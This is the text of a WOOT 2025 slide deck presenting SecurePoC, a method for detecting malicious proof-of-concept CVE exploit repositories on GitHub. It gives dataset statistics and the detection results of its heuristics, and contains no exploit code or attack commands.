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SECUREPOC:

**A Helping Hand to Identify Malicious CVE
Proof of Concept Exploits in GitHub**

WOOT, 2025



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Introduction




EXPLOIT 
DATABASE



Metasploit



- **GitHub** has over **100 million developers**¹
- The **projects** in GitHub are **written** in more than **500 programming languages**²
- The number of **repositories hosted** on the platform is more than **518 million**³



The screenshot shows a GitHub search interface with the query 'cve-2025-'. The search results are sorted by 'Recently updated' and show 935 results. The top three results are:

- Caztemaz/Office-Exploit-Cve2025-Xml-Doc-Docx-Rce-Builder-Fud**: Exploit development targets vulnerabilities like CVE-2025-44228, often using tools like silent exploit builders. Office documents, includ...
Tags: exploit, exploit-exercises, office, doc, cve
Visual Basic .NET · ☆ 1 · Updated 4 minutes ago
- Caztemaz/Phantom-Registry-Exploit-Cve2025-20682-Runtime-Fud-Lnk**: Exploit development involves tools like exploitation frameworks and CVE databases. Registry exploits, such as reg exploit or registry-bas...
Tags: registry, exploit, exploit-exercises, cve, exploitation
Visual Basic .NET · ☆ 1 · Updated 11 minutes ago
- Caztemaz/Lnk-Exploit-FileBinder-Certificate-Spoof-Reg-Doc-Cve-Rce**: Exploit development involves tools like exploitation frameworks and CVE databases. LNK exploits, such as LNK builder or LNK payload techn...
Tags: exploit, exploit-exercises, cve, exploitation, exploitation-framework
Visual Basic .NET · ☆ 10 · Updated 14 minutes ago

1- <https://github.blog/news-insights/company-news/100-million-developers-and-counting/>


2- <https://octoverse.github.com/2022/top-programming-languages>


3- <https://github.blog/news-insights/octoverse/octoverse-2024/>



- **GitHub has no automated way to detect maliciousness**
- **No prior investigation of the issue**
- **No solutions yet!**

<https://github.blog/2021-06-04-updates-to-our-policies-regarding-exploits-malware-and-vulnerability-research/>






Threat actors target the infoSec community with fake PoC exploits

May 23, 2022 By Pierluigi Paganini

Researchers uncovered a malware campaign targeting the infoSec community with fake Proof Of Concept to deliver a Cobalt Strike beacon.



Threat Research | June 18, 2025

Threat actor Banana Squad exploits GitHub repos in new campaign

ReversingLabs researchers discovered more than 60 GitHub repositories that contain hundreds of trojanized files.



BLOG AUTHOR

Robert Simmons, Principal Malware Researcher at ReversingLabs. [READ MORE...](#)





Principal Systems Engineer at [redacted] | Cybersecurity | SaaS | Cloud Software
4d • Edited •

Check this out folks
#exploits

Advanced Security Specialist at [redacted] Inc.
4d •

*5hrs Old: RCE Exploit for Microsoft Dynamics Business Central. A user known as I33terman6000 picked up a PoC for CVE-2020-0905, Microsoft Dynamics Business Central. The exploit utilizes a remote code execution to obtain a reverse shell on the target system and carries an NVD rating of 8.0 (High).

PoC: <https://lnkd.in/g3M7uad>

NVD Guidance: <https://lnkd.in/gR-CmSR>

Microsoft Guidance: <https://lnkd.in/gUDJaZy>

#cybersecurity #security #bigdata #tools #infosec
#cyberthreatintelligence

I33terman6000 / CVE-2020-0905

PoC RCE Reverse Shell for CVE-2020-0905

Commit	Author	Time
Update CVE-2020-0905-POC.py	I33terman6000	5 hours ago
CVE-2020-0905-POC.py	I33terman6000	5 hours ago

zseano @zseano · Jul 15, 2020
Replying to @ZephrFish
@VulcanCyber might wanna remove those pocs you've listed on your site.. :P

Glenn Pegden @GlennPegden · Jul 15, 2020
Replying to zseano, ZephrFish, and @VulcanCyber
I'm not sure what you were talking about?

VulcanCyber @VulcanCyber · Jul 15, 2020
Replying to @GlennPegden @zseano and @ZephrFish
We should have been but weren't. We were hasty. The post has been updated accordingly.

7:03 PM · Jul 15, 2020 · TweetDeck

Malicious



EVERYWHERE
FROM ANYWHERE
CYBERSECURITY YOU CAN TRUST

S21sec
@S21sec

#S21sec keeps you up to date with the latest #cybersecurity news, sharing with you our experience and knowledge. We are on: [linkedin.com/company/s21sec](https://www.linkedin.com/company/s21sec)

Spain | Portugal | México | s21sec.com | Joined March 2009

58 Followers

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S21sec @S21sec · 9h
POC CVE-2020-0929: Inskit Group claims that a user, known as I33terman6000, published a proof of concept regarding the CVE-2020-0929 vulnerability. This Proof of Concept is a remote code execution (RCE) that exploits the vulnerability in Microsoft SharePoint






Methodology



About The Process



Data Collection

Snapshot	Details		
	Collected	CVE-Years	# Repositories after cleaning and deduplicating
Snapshot ₁	Apr 2022	[2017-2021]	9392
Snapshot ₂	Mar-Apr 2024	[2016-2024]	18,592
Snapshot ₃	Aug 2024	2024	3,627
Dataset D_{PoCs}	(after merging)	[2016-2024]	20,423

Fig 1: Summary of the snapshots and the datasets

Programming language	Count
Undetected	66,052
Python	12,904
C	3,598
C++	1,730
Java	1,690
Shell	1,368
JavaScript	823
Go	783
HTML	684
Ruby	527

Fig 2: Overview of top 10 used programming languages

Status	# Repos (March 2025)
Unchanged	79,829
Changed	4,923
Pushed	598
Updated	4,838
Taken down by the owner	7,843
GitHub TOS violations	5
GitHub DMCA takedowns	2

Fig 3: State of all 92,602 collected PoC repositories (March 2025)

Data Collection

CVE-Year	# Unique CVEs targeted	% CVEs assigned by NVD	# PoC exploits	# Repos
2016	184	1.74%	4,206	3,685
2017	381	2.24%	16,785	8,127
2018	537	3.07%	19,829	9,074
2019	707	4.15%	31,311	14,441
2020	907	4.41%	45,239	13,778
2021	990	4.30%	41,454	21,648
2022	959	3.69%	12,137	11,359
2023	1,107	3.76%	7,715	7,394
2024	737	2.00%	7,125	5,592
Total	6,539	3.30%	185,801	92,602 (20,423 unique)


Fig 4: Overview of the collected data with respect to unique CVE IDs, number of repositories, and PoC exploits.



Results



About The Process



Results

Statistic	Lines to check		Size (bytes)	
	Analyzable LoCs	IoCs found	Repository size	IoCs size (per repo)
Min	1	1	24,093	887
Q1	107	1	63,639	1,329
Median	414	2	401,816	1,970
Q3	2291.5	5	3,948,049	5,170
Max	28,829,782	11,935	189,906,628	4,288,666

Fig 5: workload reduction for the analysts, in terms of lines of code and in size

Results

Heuristic	# Flagged repositories	# IoCs
Binaries	2,050	9,510
URLs	3,467	65,774
IP addresses	935	23,357
Base64 strings (decodable)	260	1,594
Base64 strings (printable decodable)	261	690
Base64 strings (file encoded)	42	45
Hexadecimal strings (decodable)	1,169	1,639
Total	5,874	102,609

Fig 6: Summary of flagged IoCs across the 19,761 analyzed repositories

Results

Heuristic	Detected	TP	FP
Binaries	375	375	-
URLs	1680	1680	-
Base64	32	25	7
Hex	140	73	67
IP	160	118	42
Total	2387	2271	116

Heuristic	Detected	Flagged by VT	TP	FP
Binaries	375	172	16	156
URLs	1680	109	27	82
Total indicators	2.055	281	43	238
Total repositories	312	101	33	68



Fig 7: Assessment of TPs and FPs on the representative sample

Fig 8: Labeling and assessment of the labels assigned by VT



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Case Studies

